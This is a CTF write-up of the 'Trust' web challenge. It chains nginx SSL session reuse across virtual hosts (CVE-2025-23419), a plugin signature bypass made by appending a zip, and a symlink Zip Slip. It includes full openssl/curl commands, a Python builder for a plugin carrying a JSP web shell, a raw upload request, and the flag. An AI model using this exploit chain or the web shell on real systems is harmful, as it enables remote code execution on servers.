
Room / Challenge: Trust (Web)
Metadata
- Author:
jameskaois - CTF: WannaGame Championship CTF 2025
- Challenge: Trust (web)
- Target / URL:
https://ctf.cnsc.com.vn/games/1/challenges?challenge=20 - Points:
500 - Solved:
61 - Date:
10-12-2025
Goal
Bypassing the vulnerability chain with 3 main vulnerabilities to get the flag.
My Solution
This app is vulnerable with a vulnerability chain:
| # | Vulnerability | Purpose |
|---|---|---|
| 1 | CVE-2025-23419 | Bypassing the client certificate of hidden service |
| 2 | Signature Bypass | Bypass the signature check to upload exploit plugin |
| 3 | Zip Slip | Achieve RCE to read the flag |
CVE-2025-23419 SSL Session Reuse
This vulnerability can be easily noticed by the comment in the nginx.conf:
# CVE-2025-23419 vulnerable configuration
# Session cache shared across virtual hosts
ssl_session_cache shared:SSL:10m;
ssl_session_timeout 10m;
ssl_session_tickets on;  # Vulnerable: allows session reuse across vhosts
This config allow cache shared through virtual hosts: ssl_session_cache shared:SSL:10m;, so by get verified by the public service we can also use that state to get access to employee service.
Here’s is the workflow what we can do:
[  THE SERVER (Building)  ]
      ( Shares one list of "Valid Visitors" )
      +-------------------------------------+
      |                                     |
      |   [ GLOBAL "VALID VISITOR" LIST ]   |
      |   (The Lazy Security System)        |
      |                                     |
      +------------------^------------------+
                         |
           (1) GET TICKET|          (3) SHOW TICKET
                 |       |                 |
                 v       |                 v
      +------------------+      +------------------+
      |  PUBLIC DOOR     |      |   VIP DOOR       |
      | (Easy to enter)  |      | (Hard to enter)  |
      +------------------+      +------------------+
              ^                          ^
              | (2) Walk Over            |
      [ YOU ] -------------------------> [ YOU ]
    (Gets Ticket)                     (Uses Ticket)
Here is the code I use to get the key, certificate and get verified by the public service of nginx:
# Download the client certificate & key
curl -k -H "Host: public.trustboundary.local" https://challenge.cnsc.com.vn:31507/download/client.crt -o client.crt
curl -k -H "Host: public.trustboundary.local" https://challenge.cnsc.com.vn:31507/download/client.key -o client.key

# Getting verfied by the Public service and get the session.pem
openssl s_client -connect challenge.cnsc.com.vn:31507 \
    -servername public.trustboundary.local \
    -cert client.crt \
    -key client.key \
    -sess_out session.pem
Then after get the necessary session.pem make a request to the employee service:
echo -e "GET / HTTP/1.1\r\nHost: employee.trustboundary.local\r\n\r\n" | openssl s_client -connect challenge.cnsc.com.vn:31507 -servername employee.trustboundary.local -sess_in session.pem -quiet
 You should see the HTML response that is the response from the Tomcat backend server.
Signature Bypass
Now we have successfully get access to the Tomcat backend server, decompile the source code we can see in the PluginUtils.class:
private static int findSignatureEnd(byte[] data) {
    byte[] marker = "SIG_END".getBytes();
    // Scans from the very end of the file backwards
    for (int i = data.length - marker.length; i >= 0; i--) {
        // ... if found, return position
    }
}
The code tries to scanning backwards, and also it uses ZipFile class so it can be bypassed with this payload:
[---VALID_PLUGIN---] + [---MALICIOUS_ZIP---]
We do this because:
- Validator’s View: Scans back → Misses the Malicious ZIP (no SIG_END) → Hits SIG_END of the Valid Plugin → “Signature Valid!”
- Extractor’s View: Scans back → Hits the EOCD of the Malicious ZIP first → Stops there and extracts it → “Malicious Payload Loaded.”
Zip Slip
Zip Slip allows us to write a file to outside of the targeted directory, the source code do check for this vulnerability however it is still flawed:
// PluginUtils.class
String linkTarget = new String(linkBytes);
Path resolved = file.toPath().getParent().resolve(linkTarget).normalize();

// THE FLAW IS HERE:
if (Files.exists(resolved) &&
    Files.isRegularFile(resolved) && // <--- This line is the fatal error
    !resolved.startsWith(targetDir.toPath()))
{
    throw new IOException("Invalid symlink target: " + entry.getName());
}
The developer meant: “If the link points outside the target dir, throw an error.” But the if condition requires ALL checks to be true to throw the error.
- We pointed our link to
../../webapps/ROOT. Files.exists(resolved)is TRUE (directory exists).Files.isRegularFile(resolved)is FALSE (it is a directory, not a file).- Because one condition is false, the entire
ifblock is skipped. - The exception is NOT thrown, and the dangerous symlink is created.
Combining the Signature Bypass and Zip Slip, create the exploit.plugin with this code uses hello-world.plugin signature:
import zipfile
import os
import sys

VALID_PLUGIN = "hello-world.plugin"  # Must exist in the same folder
OUTPUT_PLUGIN = "exploit.plugin"
SHELL_NAME = "pwn.jsp"

# The JSP Payload
JSP_PAYLOAD = '''
<%@ page import="java.util.*,java.io.*" %>
<%
    try {
        Process p = Runtime.getRuntime().exec("/readflag");
        InputStream i = p.getInputStream();
        Scanner s = new Scanner(i).useDelimiter("\\\\A");
        String output = s.hasNext() ? s.next() : "";
        out.println(output);
    } catch(Exception e) {
        out.println("Error: " + e.getMessage());
    }
%>
'''

def create_malicious_zip(temp_zip_name):
    zip_file = zipfile.ZipFile(temp_zip_name, 'w', zipfile.ZIP_DEFLATED)

    symlink_target = "../../webapps/ROOT"

    info = zipfile.ZipInfo("link")
    info.create_system = 3  # Unix
    info.external_attr = 0xA1ED0000 # Symlink attribute
    zip_file.writestr(info, symlink_target)

    zip_file.writestr("link/" + SHELL_NAME, JSP_PAYLOAD)

    zip_file.close()
    print(f"[+] Malicious ZIP created: {temp_zip_name}")

def combine_plugins():
    if not os.path.exists(VALID_PLUGIN):
        print(f"[-] Error: {VALID_PLUGIN} not found.")
        sys.exit(1)

    with open(VALID_PLUGIN, 'rb') as f:
        valid_data = f.read()

    create_malicious_zip("temp_malicious.zip")

    with open("temp_malicious.zip", 'rb') as f:
        malicious_data = f.read()

    final_data = valid_data + malicious_data

    with open(OUTPUT_PLUGIN, 'wb') as f:
        f.write(final_data)

    print(f"[+] Exploitable plugin generated: {OUTPUT_PLUGIN}")
    print(f"[+] Size: {len(final_data)} bytes")
    os.remove("temp_malicious.zip")

if __name__ == "__main__":
    combine_plugins()
Finally upload the exploit.plugin:
BOUNDARY="------------------------boundary123"

echo -e "--$BOUNDARY\r\nContent-Disposition: form-data; name=\"plugin\"; filename=\"exploit.plugin\"\r\nContent-Type: application/octet-stream\r\n\r" > body.bin
cat exploit.plugin >> body.bin
echo -e "\r\n--$BOUNDARY--\r" >> body.bin

LEN=$(wc -c < body.bin)

(
  echo -e "POST /api/plugins/upload HTTP/1.1\r"
  echo -e "Host: employee.trustboundary.local\r"
  echo -e "Content-Type: multipart/form-data; boundary=$BOUNDARY\r"
  echo -e "Content-Length: $LEN\r"
  echo -e "\r"
  cat body.bin
) | openssl s_client -connect challenge.cnsc.com.vn:30420 -servername employee.trustboundary.local -sess_in session.pem -quiet

echo -e "GET /pwn.jsp HTTP/1.1\r\nHost: employee.trustboundary.local\r\n\r\n" | \
openssl s_client -connect challenge.cnsc.com.vn:30420 \
    -servername employee.trustboundary.local \
    -sess_in session.pem \
    -quiet
Received:
{
    "message": "Plugin uploaded successfully",
    "success": true,
    "filename": "exploit.plugin"
}
Go to /pwn.jsp to execute /readflag and get the flag:
echo -e "GET /pwn.jsp HTTP/1.1\r\nHost: employee.trustboundary.local\r\n\r\n" | \
openssl s_client -connect challenge.cnsc.com.vn:31507 \
    -servername employee.trustboundary.local \
    -sess_in session.pem \
    -quiet
 Flag:
Flag: W1{c3rTS-m34n-nOth1ng-w1TH0ut-pROp3r_Us4g3_P15-TAk3_1t-1N-m1ND7}